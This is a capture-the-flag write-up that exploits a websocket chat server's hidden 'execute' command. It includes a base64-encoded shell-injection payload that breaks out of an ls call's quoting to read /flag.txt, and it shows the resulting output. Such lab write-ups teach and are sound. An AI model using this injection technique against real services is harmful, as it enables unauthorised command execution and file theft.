

AdventOfCTF-23

We have the ability to send messages:




If we interctept a message and change it to:




```
42["chat message",{"message":"a","command":"help"}]
```

We get this response:




```
42["chat message",{"message":"Allowed message types are: help, execute and empty"}]
```

Let's check if we have code execution:




```
42["chat message",{"message":"anything","command":"execute"}]
```

But we get this error:



```
42["chat message",{"message":"Invalid BASE64"}]
```

Let's base64 encode our message and check if we get a different error.




```
42["chat message",{"command":"code","message":"ERR: Error: Command failed: /bin/ls 'anything'\nls: anything: No such file or directory\n"}]
```

Great, now let's encode the following command:

```
cat /flag.txt -> Y2F0IC9mbGFnLnR4dA==
```

And send a new message




```
42["chat message",{"command":"code","message":"ERR: Error: Command failed: /bin/ls 'cat /flag.txt'\nls: cat /flag.txt: No such file or directory\n"}]
```

Oh no.

Let's try with a different command.

```
.'; cat '/flag.txt -> Lic7IGNhdCAnL2ZsYWcudHh0
```

```
["chat message",{"message":"Lic7IGNhdCAnL2ZsYWcudHh0","command":"execute"}]
```



```
42["chat message",{"command":"code","message":"STDOUT:
do_check.sh\nindex.html\nnode_modules\npackage-lock.json\npackage.json\nserver.js\nNOVI{i_hacked_websockets_and_1_am_still_s@ne}\n"}]
```

Flag: NOVI{i_hacked_websockets_and_1_am_still_s@ne}